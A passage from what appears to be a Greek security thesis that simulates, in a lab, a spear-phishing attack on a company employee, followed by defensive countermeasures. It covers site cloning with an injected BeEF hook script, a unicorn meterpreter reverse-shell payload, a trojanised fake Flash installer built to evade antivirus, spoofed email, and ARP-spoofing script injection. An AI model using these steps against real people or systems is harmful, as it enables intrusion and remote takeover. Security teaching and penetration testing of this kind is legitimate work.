
Κατά την εκτέλεση της επίθεσης αυτής ο επιτιθέμενος σκοπεύει να προσβάλει τον Η/Υ του στόχου του με κάποιο κακόβουλο λογισμικό που έχει προσθέσει σε κάποια φυσιολογική εφαρμογή (Trojan). Το Trojan θα επιστρέψει τελικά απομακρυσμένη πρόσβαση στον επιτιθέμενο. Η συγκεκριμένη επίθεση αποτελεί μια επίθεση τελικού χρήστη· πιο συγκεκριμένα είναι μια στοχευμένη επίθεση spoofed email με social engineering που θα κλιμακωθεί σε browser exploit για να κατεβάσει και να τρέξει το θύμα στον Η/Υ το Trojan. Κατά την προετοιμασία ο επιτιθέμενος εντοπίζει τα email από την εταιρία στόχο και ψάχνει τα κοινωνικά δίκτυα για να συλλέξει περισσότερες πληροφορίες για τον κάθε εργαζόμενο ώστε να επικεντρωθεί σε ένα στόχο. Αφού επιλέξει το στόχο, ετοιμάζει την ιστοσελίδα σε κάποιο web server που διαχειρίζεται και το Trojan. Τέλος στέλνει το spoofed mail και περιμένει τη λάθος κίνηση από το στόχο.

Το σενάριο της συγκεκριμένης επίθεσης έχει ως εξής: ο επιτιθέμενος θέλει να αποκτήσει απομακρυσμένη πρόσβαση στην εταιρία “Company” για να προβεί αργότερα σε κακόβουλες ενέργειες που θα βλάψουν τη φυσιολογική ροή της.

Οι προσομοιώσεις έγιναν σε εργαστηριακό περιβάλλον, στο τοπικό δίκτυο. Ο παρακάτω πίνακας μας δίνει πληροφορίες για τις εκδόσεις λειτουργικού συστήματος, anti-virus και browser που έγιναν δοκιμές. Το OS του επιτιθέμενου είναι το Kali Linux με IP 192.168.1.117. Στην Εικόνα 15 βλέπουμε το workflow της επίθεσης.

	Windows 7 + Mozilla Firefox	*Windows 8.1 + Google Chrome*	*Windows 10 + MS Edge*
Avast AV 2017	√		
Kaspersky IS 2017		√	
Trend Micro IS 2017			√

Πίνακας 4:Περιγραφή εργαστηρίου δοκιμών (Λειτουργικά συστήματα, browsers και AVs.



Εικόνα 15:Workflow επίθεσης με κακόβουλο URL.

5.2 Συγκομιδή πληροφοριών και κοινωνική μηχανική

Στο πρώτο βήμα της επίθεσης (Initiation), μαζεύτηκαν όσες περισσότερες πληροφορίες ήταν δυνατό να βρεθούν για τους πιθανούς στόχους. Στην περίπτωση του σεναρίου, ο επιτιθέμενος γνωρίζει μόνο το domain της επιχείρησης. Με τα εργαλεία recon-ng [78] και Maltego [77] αποκτά τα ονόματα των εργαζομένων, τα email τους, τους εταιρικούς ρόλους τους, και αντιστοιχίζει τα σε αυτά τα profile τους στα δημοφιλή κοινωνικά δίκτυα.

Ο στόχος που επιλέχθηκε είναι εξαιρετικά ενεργός στα κοινωνικά δίκτυα, από όπου απορρέει και η πληροφορία πως είναι θαυμαστής του NBA. Μάλιστα, έχει ανταλλάξει πολλά βίντεο NBA με κάποιον φίλο του που ζει στο εξωτερικό. Στην επίθεση αυτή θα πλαστογραφηθεί ένα email με αποστολέα το φίλο του θύματος στο εξωτερικό. Το email θα περιέχει το κακόβουλο URL με τέτοιο τρόπο που θα μοιάζει φυσιολογικό στο θύμα που θα είναι ο παραλήπτης.

5.3 Αντιγραφή ιστοσελίδας και εισαγωγή κακόβουλου script

Η επίθεση θα γίνει μέσω της παγιδευμένης ιστοσελίδας που πρέπει να επισκεφθεί ο στόχος. Αυτό σημαίνει πως πρέπει να ετοιμαστεί ένας web server που θα προσφέρει την ιστοσελίδα στο στόχο. Για λόγους που περιγράψαμε κατά το information gathering, η ιστοσελίδα που επιλέχθηκε να αντιγραφεί θα έχει περιεχόμενο NBA (βίντεο, άρθρα, νέα, κλπ.) ώστε να είναι θεμιτή στο στόχο. Εδώ σε μια πραγματική επίθεση θα μπορούσε να χρησιμοποιηθεί επιπλέον η τεχνική URL Manipulation, δηλαδή το URL του παγιδευμένου web server να μοιάζει φυσιολογικό (πχ αντί για nba.com, nda.com ή rba.com ή nba-usa.com, …). Για τις ανάγκες της προσομοίωσης στο URL θα απεικονίζεται η τοπική διεύθυνση του web server, η οποία είναι και το φυσικό μηχάνημα του επιτιθέμενου.

Για την αντιγραφή της ιστοσελίδας χρησιμοποιήθηκε το εργαλείο Social Engineer Toolkit (SET) [20] και πιο συγκεκριμένα το feature “Site Cloner” που βρίσκεται στο Social Engineering Attacks/Website Attack Vectors/Credential Harvester Attacks. Μέσα σε μερικά δευτερόλεπτα το site είναι έτοιμο, όπως και ο web server. Πλέον το landing page είναι θεμιτό και φυσιολογικό στο στόχο.

Για να εκμεταλλευθεί η επίσκεψη του χρήστη και να του προσφερθεί το malware, πρέπει να εισαχθεί επιπλέον κώδικας στην ιστοσελίδα ο οποίος θα προσφέρει αυτές τις δυνατότητες. Τη λειτουργικότητα αυτή και το κομμάτι του drive-by malware download προσέφερε το Browser Exploitation Framework (BeEF) [58]. Το συγκεκριμένο εργαλείο με τη βοήθεια ενός script JavaScript, καταφέρνει να “παγιδεύει” (hook) browsers που επισκέπτονται την κακόβουλη ιστοσελίδα, και δίνει στον επιτιθέμενο μια πληθώρα από επιθέσεις και άλλες δυνατότητες. Εισάγουμε τον παρακάτω κώδικα στο <head> tag της αντιγραμμένης ιστοσελίδας.

```
<script src="http://192.168.1.117:3000/hook.js"></script>
```

Πλέον όποιος browser επισκεφθεί την ιστοσελίδα, θα γίνει Zombie (Hooked) του BeEF.

5.4 Δημιουργία Fully Undetectable (FUD) Trojan

Το Trojan αποτελεί συνένωση δυο εκτελέσιμων αρχείων, του προγράμματος που ζητάει να εγκαταστήσει ο χρήστης στο σύστημα του και της backdoor (malware) που θέλει να εισάγει στο συγκεκριμένο σύστημα κάποιος κακόβουλος. Το malware πρέπει να δράσει με τέτοιο τρόπο ώστε να μην να επηρεάζει την κανονική εγκατάσταση του φυσιολογικού προγράμματος για να μην κινήσει υποψίες στο θύμα. Εάν ο στόχος έχει εγκατεστημένο κάποιο AV, είναι πολύ πιθανό να εντοπιστεί το malware πριν την εκτέλεση του. Κατά κύριο λόγο τα AV ανιχνεύουν τους ιούς με δυο τρόπους:

- Με τη βάση υπογραφών (Signature Based). Η υπογραφή ενός malware είναι το σημείο εκείνο στον κώδικα του που το ξεχωρίζει από άλλα malware. Η βάση υπογραφών είναι μια βάση δεδομένων γνωστών malware. Οι υπογραφές παράγονται μέσω ανάλυσης συμπεριφοράς (malware analysis) των κακόβουλων λογισμικών. Μέσω honeypots και δεδομένων που συγκεντρώνουν από τους χρήστες, οι εταιρίες AV ανανεώνουν τη βάση υπογραφών τους καθημερινά. Μια επίθεση Zero-Day ή ένα πολυμορφικό (polymorphic) malware δεν μπορεί να γίνει αντιληπτό από τα AV που λειτουργούν με αυτό τον τρόπο, καθώς δε θα υπάρχει η signature στη βάση δεδομένων τους.
- Με ευρετική μέθοδο και ανάλυση (Heuristics methods). Σύμφωνα με αυτή τη μεθοδολογία τα AV ψάχνουν τον κώδικα του ύποπτου εκτελέσιμου για μοτίβα (patterns) που παραπέμπουν σε συμπεριφορές γνωστών malwares. Σκοπός της μεθόδου είναι να παραχθεί μια απόφαση

γρήγορα, πριν την εκτέλεση του ύποπτου αρχείου. Είναι εξαιρετικά αποτελεσματικό απέναντι σε zero-day επιθέσεις και σε πολυμορφικά malwares, αλλά δεν αποτελεί μια ανίκητη μέθοδο.

Ο πιο γνωστός τρόπος παραγωγής malware στο μηχάνημα του επιτιθέμενου γίνεται με το εργαλείο msfvenom [18]. Το εργαλείο αυτό παρέχει τρόπους κωδικοποίησης με διάφορους encoders που κάνουν το malware πολυμορφικό. Λόγω της διάδοσης του εργαλείου οι εταιρίες AV δημιούργησαν μια γενική υπογραφή (signature) για τα παραγόμενα αρχεία του msfvenom, οπότε ένα τέτοιο malware δε θα έκανε την επίθεση αποτελεσματική απέναντι στο AV. Από την άλλη πλευρά εργαλεία όπως το Veil-Evasion Framework παράγουν malware προσανατολισμένα στο AV Evasion με τεχνικές αλλαγής των υπογραφών τους. Ο εντοπισμός ενός malware που παράχθηκε από το συγκεκριμένο εργαλείο εξαρτάται από το πότε έγινε το τελευταίο update του Veil. Κατά τις δοκιμές, ένα τέτοιο malware γινόταν αντιληπτό σε μικρό ποσοστό AV. Η πιο αποτελεσματική μέθοδος για τη δημιουργία ενός Fully Undetectable (FUD) malware είναι η εξ ολοκλήρου δημιουργία του exploit/payload (custom payload).

Στην περίπτωση της προσομοίωσης επιλέχθηκε η δημιουργία του payload με το εργαλείο unicorn [85]. Παρακάτω βλέπουμε τον κώδικα που μας έδωσε το .bat αρχείο με το payload.

```
python unicorn.py windows/meterpreter/reverse_tcp 192.168.1.117 443
```

Στο σημείο αυτό υπάρχουν δυο επιλογές για την τελική μορφή του malware. Πρώτη επιλογή είναι να μεταμφιεστεί ώστε να μοιάζει με εκτελέσιμο κάποιου θεμιτού προγράμματος και δεύτερη είναι να προστεθεί (binding) σε κάποιο θεμιτό πρόγραμμα .exe (Trojan). Με τη μεταμφίεση του κερδίζει σε ποσοστό ανιχνευσιμότητας AV. Από την άλλη πλευρά η συμπεριφορά ενός Trojan αφήνει ανυποψίαστο τον τελικό χρήστη. Δοκιμάστηκαν και οι δυο επιλογές:

- Το malware .bat έγινε εκτελέσιμο .exe με κάποιο πρόγραμμα bat to exe converter. Έπειτα το μεταμφιέζουμε σε adobe flash installer, αλλάζοντας το εικονίδιο του και το thumbnail του με το Resource Hacker [88].
- Με το shellter [89] έγινε disassembly του adobe flash installer, προσθήκη του windows/metepreter/reverse_tcp payload και reassembly σε .exe. Το Trojan είναι έτοιμο.

5.5 Αποστολή email και εκκίνηση χειριστή (handler)

Ο χειρισμός του exploitation θα γίνει με τον multi/handler του Metasploit [18]. Ετοιμάζεται ο χειριστής με βάση το script του unicorn [85], με την παρακάτω εντολή:

```
msfconsole -r unicorn.rc
```


Το email πρέπει να έχει γνώριμη διεύθυνση αποστολέα στο στόχο. Οπότε θα χρησιμοποιηθεί η ιστοσελίδα https://emkei.cz/. Το περιεχόμενο του email είναι το παρακάτω:

> Hey John! I hope everything is going fine. Check this NBA website out!
>
> http://192.168.1.117/

Μοιάζει φιλικό και απλό, ενώ ο αποστολέας είναι η διεύθυνση που βρέθηκε κατά το Information Gathering. Πλέον αναμένεται η επίσκεψη του στόχου στην παγιδευμένη ιστοσελίδα.

5.6 Εκτέλεση επίθεσης


Για να προχωρήσουμε στο στάδιο της επίθεσης πρέπει ο στόχος να επισκεφθεί την κακόβουλη ιστοσελίδα. Αν υποθέσουμε πως την επισκέφθηκε, θα δούμε πως το BeEF έχει παγιδεύσει (hook) 3 browsers (Εικόνα 16).



Εικόνα 16:BeEF Framework. Έχει γίνει hooked ο browser καθενός από τα 3 μηχανήματα που επισκέφθηκαν την παγιδευμένη ιστοσελίδα.


Σε αυτό το σημείο πρέπει να σταλεί το Trojan. Για την προσομοίωση έχουν δημιουργηθεί 2 Trojans. Το delivery θα γίνει μέσω του Social Engineering module του BeEF “Fake Flash Update”. Εκεί αρκεί να προσδιορισθεί το μονοπάτι που βρίσκεται το κακόβουλο εκτελέσιμο και η εικόνα που θα εμφανιστεί στο στόχο.

Εικόνα 17:Deliver malware με το module Fake Flash Update στο BeEF.



Εικόνα 18:Το pop-up που δημιουργήθηκε στο στόχο.

Το delivery του Trojan που παράχθηκε με το shellter [89] κατάφερε να επιστρέψει απομακρυσμένη πρόσβαση μόνο στο μηχάνημα με το Avast AV (Windows 7 + Mozilla). Αντίθετα το delivery του malware που παράχθηκε με το unicorn και επεξεργάστηκε με το Resource Hacker κατάφερε να πλήξει και τα 3 μηχανήματα.



Εικόνα 19:Meterpreter Sessions που επιτεύχθηκαν κατά την εκτέλεση της επίθεσης.

5.7 Παραλλαγή επίθεσης εντός LAN

Οι προσομοιώσεις έγιναν στο τοπικό δίκτυο, παρόλα αυτά η λειτουργικότητα παραμένει η ίδια και σε WAN δίκτυο (με το ανάλογο port forward).

Μια παραλλαγή της ίδιας επίθεσης, αν ο επιτιθέμενος βρίσκεται στο ίδιο δίκτυο, μπορεί να επιτευχθεί εγχέοντας το JavaScript σενάριο που θα παγιδεύσει τον browser, μέσω της τεχνικής ARP Spoofing. Στο παράδειγμα θα χρησιμοποιηθεί το Bettercap [37]. Εκτελείται η εντολή:

```
bettercap --spoofer ARP --proxymodule=injectjs --jsurl
http://192.168.1.117:3000/hook.js
```

6. Πρόληψη – Τεχνικές μείωσης αποτελεσματικότητας επιθέσεων

Στο κεφάλαιο αυτό θα αναφερθούν τεχνικές και πρακτικές που μειώνουν την αποτελεσματικότητα των επιθέσεων τελικού χρήστη που αναφέραμε και προσομοιώσαμε παραπάνω. Η αναφορά των αντίμετρων χωρίστηκε σε client και server side, δηλαδή σε μέτρα που μπορεί να πάρει ο χρήστης και μέτρα που είναι διαθέσιμα στους servers (admins) και στις web εφαρμογές (developers) και ομαδοποιήθηκε σε μέτρα που αντιτίθενται σε διαφορετικές τεχνικές. Τέλος, θα αναφερθούν συσκευές στην υποδομή για την αποφυγή επιθέσεων τελικού χρήστη.

Πριν αναλυθούν τα αντίμετρα των επιθέσεων τελικού χρήστη ανά κατηγορία, θα αναφερθούμε στον πιο καθοριστικό παράγοντα της ασφάλειας σε ένα υπολογιστικό σύστημα ο οποίος είναι και ο στόχος των συγκεκριμένων επιθέσεων. Τον χρήστη, τον άνθρωπο. Εξηγήθηκαν σε προηγούμενα κεφάλαια οι τεχνικές με τις οποίες οι επιτιθέμενοι προσπερνούν τα συστήματα ασφαλείας και παίρνουν την πρόσβαση που ζητούν στα συστήματα. Πολύ μεγάλο ρόλο σε κάθε τεχνική παίρνει η κοινωνική μηχανική και οι διαφορετικές εκδοχές εκμαίευσης και παραβίασης ευαίσθητων δεδομένων που αναπτύσσονται για να πεισθεί το θύμα. Στις προσομοιώσεις είναι φανερό πως το θύμα του σεναρίου έκανε τη λάθος κίνηση, πεπεισμένο από τις μεθόδους του επιτιθέμενου, και ο επιτιθέμενος έπαιρνε πρόσβαση εκτός και αν κάποιο σύστημα ασφάλειας (πχ AV) του Η/Υ προλάμβανε το κακόβουλο λογισμικό. Γίνεται εύκολα αντιληπτό πως αφού οι επιτιθέμενοι πάντα βρίσκουν και θα βρίσκουν τρόπους να ξεπερνούν τα διαφορετικά συστήματα ασφαλείας, καθώς και αυτά είναι εγκατεστημένα από άλλους ανθρώπους οπότε ενδεχομένως να έχουν τρωτά σημεία, πρέπει οι ίδιοι οι τελικοί χρήστες να γίνουν πιο ανθεκτικοί σε τέτοιες επιθέσεις. Ένα υπολογιστικό σύστημα, εταιρικό και μη, είναι τόσο ασφαλές όσο το κάνουν οι χρήστες του και πάντα το επίπεδο ασφάλειας στις εταιρικές υποδομές IT ορίζεται από τον πιο αδύναμο (σε επίπεδο ασφάλειας) χρήστη. Συνεπώς, η πρώτη γραμμή άμυνας και συνήθως η πιο καθοριστική σε επιθέσεις τελικού χρήστη “χτίζεται” από την ενημερότητα (γνώση) του χρήστη σε θέματα ασφάλειας δικτύων.

Αρχικά οι χρήστες πρέπει να είναι ενήμεροι πως η πηγή των επιτιθέμενων είναι τα κοινωνικά δίκτυα. Οι διαφορετικές μέθοδοι κοινωνικής μηχανικής στηρίζονται σε πληροφορίες που μοιράστηκαν τα ίδια τα θύματα και συγκεντρώθηκαν από τους επιτιθέμενους για να τους εκμεταλλευτούν. Το πρόβλημα αυτό για να καταπολεμηθεί απαιτεί συνεχή ενημέρωση/εκπαίδευση των χρηστών ώστε να είναι προσεκτικοί στο περιεχόμενο των πληροφοριών που μοιράζονται στο διαδίκτυο. Είναι σημαντικό να γίνει ενημέρωση των χρηστών για τους 3 πυλώνες της ασφάλειας της πληροφορίας (Confidentiality – Integrity - Availability) μέσω τακτικών εκπαιδευτικών προγραμμάτων. Εξίσου σημαντική είναι η απλή περιγραφή των τεχνικών τέτοιων επιθέσεων ώστε να δημιουργηθεί συνείδηση για το αντικείμενο της ασφάλειας στους τελικούς χρήστες. Τέλος πρέπει όλοι οι χρήστες σε ένα εταιρικό περιβάλλον να ακολουθούν τις πολιτικές και τις διαδικασίες ασφάλειας που έχει αναπτύξει το σχετικό τμήμα IT.

Ενδεικτικά μερικά σημεία που πρέπει να καλύψει ένα πρόγραμμα ενημέρωσης τελικών χρηστών είναι:

- Έλεγχος landing page στα URL των email,
- Ύποπτα συνημμένα αρχεία,
- Προσοχή σε email που ζητούνται ευαίσθητα δεδομένα ακόμη και αν φαινομενικά είναι από συναδέλφους,
- Browser extensions και φίλτρα στο browser,
- Τι κάνουμε αν τελικά εξαπατηθούμε.

Μεγαλύτερη ανάλυση για την ανάπτυξη ενός προγράμματος εκπαίδευσης τελικών χρηστών στο περιεχόμενο της ασφάλειας πληροφοριών (Security Awareness Training) εντοπίζουμε στον οδηγό της SANS “Methods for Understanding and Reducing Social Engineering Attacks” [90].

Εκτός του προγράμματος ενημέρωσης των τελικών χρηστών, είναι εξίσου σημαντικό να αναπτυχθούν τακτικές διαδικασίες εύρεσης τρωτών σημείων (Vulnerability Scanning) στο υπολογιστικό σύστημα. Ανάλογα με τους στόχους της εταιρίας που θα εξετασθεί, μπορεί να γίνει και εκμετάλλευση των ευπαθειών (Penetration Testing) για περαιτέρω πρόσβαση στα συστήματα. Τέτοιοι έλεγχοι προσομοιώνουν διαφορετικές τεχνικές επίθεσης στα συστήματα, και επιθέσεις τελικού χρήστη, ώστε να εντοπισθούν οι τρωτότητες (νέες και παλιές) και να μειωθεί το ρίσκο. Οι διαδικασίες αυτές γίνονται από εξειδικευμένη εταιρία ή από το σχετικό τμήμα IT.

6.1 Malware / Exploit Kits

Server side

Τα ΕΚ σήμερα εγκαθίστανται σε παραβιασμένα websites αλλά και η διανομή των malware γίνεται συχνά με τον ίδιο τρόπο, ως εκ τούτου πρέπει να εφαρμοστούν τεχνικές ενίσχυσης της ασφάλειας του συστήματος (hardening) και των υπηρεσιών (services) που παρέχει. Αυτό συμβαίνει περιορίζοντας τις επιφάνειες της ευπάθειας του συστήματος, ξεκινώντας από απλές μεθόδους, όπως δύσκολα passwords ή απομάκρυνση άχρηστου λογισμικού και υπηρεσιών, updates και patches του λειτουργικού και των προγραμμάτων/υπηρεσιών, logs, backups, έως και Ελέγχους Τρωτότητας (Vulnerability Scanning) και Διεισδυτικότητας (Penetration Testing).

Client side

Κατά γενικό κανόνα τα ΕΚ ψάχνουν για τρωτά σημεία στο σύστημα, οπότε το πρώτο σημείο βελτίωσης της ασφάλειας είναι η αναβάθμιση του λειτουργικού συστήματος και του συνόλου των προγραμμάτων του χρήστη. Πολύ σημαντική αμυντική γραμμή του συστήματος είναι το Anti-Virus/Anti-Malware, το οποίο πρέπει επίσης να ενημερώνει τη βάση δεδομένων του σε τακτά χρονικά διαστήματα και να διαθέτει heuristic μεθόδους εντοπισμού κακόβουλου λογισμικού. Όλα τα παραπάνω καταγράφονται λεπτομερώς στις οδηγίες του NIST για την ασφάλεια των μηχανημάτων [91]. Τα προαναφερθέντα σε συνδυασμό με μια προγραμματισμένη ρουτίνα Ελέγχου Τρωτότητας (Vulnerability Scanning) αποτελούν ένα δυνατό σύνολο αμυντικής γραμμής σε επιθέσεις τελικού χρήστη μέσω ΕΚ και malware. Τέλος η καταγραφή και ο έλεγχος των log files επιφέρει σημαντικές πληροφορίες στους administrators για μη εξουσιοδοτημένη πρόσβαση στα συστήματα, ενώ η τακτική λήψη backup θα επαναφέρει το σύστημα σε περίπτωση απώλειας/αλλοίωσης αρχείων.

6.2 UI Redressing / History Sniffing

Server side

Η πιο συνηθισμένη προγραμματιστική τεχνική για να αποφευχθεί το UI Redressing είναι ο framebusting κώδικας, που καταφέρνει να εντοπίζει το κακόβουλο frame και να το υποβαθμίζει σε χαμηλότερο frame από εκείνο της εφαρμογής. Εναλλακτική τεχνική μείωσης του UI Redressing προσφέρει η επικεφαλίδα *X-Frame Options*, η οποία κατά το response ειδοποιεί πως η εφαρμογή δε δέχεται framing (ή δέχεται από περιοσμένες/έμπιστες πηγές).

Client side

Στην πλευρά του χρήστη το browser extension NoScript [92] με το ClearClick module συγκρίνει το screenshot της περιοχής που γίνεται το click με το element για να εντοπίσει τυχών κρυφά πλαίσια και να ειδοποιήσει τον τελικό χρήστη για UI Redressing επιθέσεις. Το ίδιο extension σε συνδυασμό με τις τελευταίες εκδόσεις των browser μειώνουν την επιτυχία των scripting history sniffing επιθέσεων. Από την άλλη πλευρά, δεν έχει εντοπισθεί κάποιος τρόπος αντιμετώπισης της μεθόδου timing attack (on HSTS) σε history sniffing επιθέσεις.

6.3 XSRF / XSS / Content Spoofing

Server side

Στην περίπτωση της ευπάθειας XSS, αλλά και του Content Spoofing, το μέτρο αντιμετώπισης βρίσκεται περισσότερο στον κώδικα του προγραμματιστή. Πρέπει να ληφθούν υπόψιν δυο βασικές μέθοδοι για την εξάλειψη του συγκεκριμένου code injection: η κωδικοποίηση (encoding) και η επικύρωση (validation) των δεδομένων που εισάγει ο χρήστης. Τα δεδομένα πρέπει να φιλτράρονται κατάλληλα ώστε να εξαιρούνται κακόβουλες εντολές και να κωδικοποιούνται αναλόγως ώστε να παραμένουν δεδομένα και όχι εντολές προς εκτέλεση. Για να επιτευχθεί αποτελεσματικός έλεγχος των δεδομένων που εισάγονται (secure input handling) είναι απαραίτητο να γίνονται έλεγχοι στα ίδια τα δεδομένα και στο browser (front-end, HTML) αλλά και στο server (back-end).

Στην επίθεση XSRF μια απλή μέθοδος αντιμετώπισης είναι με τον έλεγχο της επικεφαλίδας referrer. Για παράδειγμα requests που χειρίζονται ευαίσθητες αλλαγές στο λογαριασμό ενός χρήστη σε μια εφαρμογή εξυπηρετούνται μόνο αν το πεδίο referrer περιέχει ένα έμπιστο website. Η συγκεκριμένη μέθοδος είναι ένα απλό μέτρο απέναντι σε επιθέσεις XSRF αλλά όχι αποτελεσματικό καθώς η επικεφαλίδα referrer πολλές φορές αφαιρείται από το browser ή από proxy services για λόγους ιδιωτικότητας. Λύση σε αυτό θα μπορούσε να φέρει η επικεφαλίδα origin η οποία αποτελεί βελτίωση της referrer. Η συγκεκριμένη επικεφαλίδα δε δίνει το πλήρες URI παρά μόνο το domain της προηγούμενης ιστοσελίδας, αλλά όπως και η referrer μπορεί να μην συμπεριλαμβάνεται στο request. Μια από τις πιο αποτελεσματικές τεχνικές είναι η εκ νέου διαπίστευση του χρήστη όταν πρόκειται για σημαντικές αλλαγές στο λογαριασμό του. Η νέα διαπίστευση θα γίνει με τρόπο που δε μπορεί να πλαστογραφηθεί όπως για παράδειγμα με SMS στο κινητό (out-of-band authentication), σύστημα που χρησιμοποιούν τραπεζικές εφαρμογές. Τέλος, επίσης αποτελεσματική τεχνική αποτελούν οι προσεγγίσεις που ορίζουν την εισαγωγή token σε φόρμες εισαγωγής δεδομένων. Τα token αποτελούν συμβολοσειρές που δε βλέπει ο χρήστης και κατά το POST επαληθεύεται στο server η εγκυρότητα τους. Αν γίνει η επαλήθευση το POST δεν προήλθε από πλαστογραφημένη φόρμα [93].

Client side

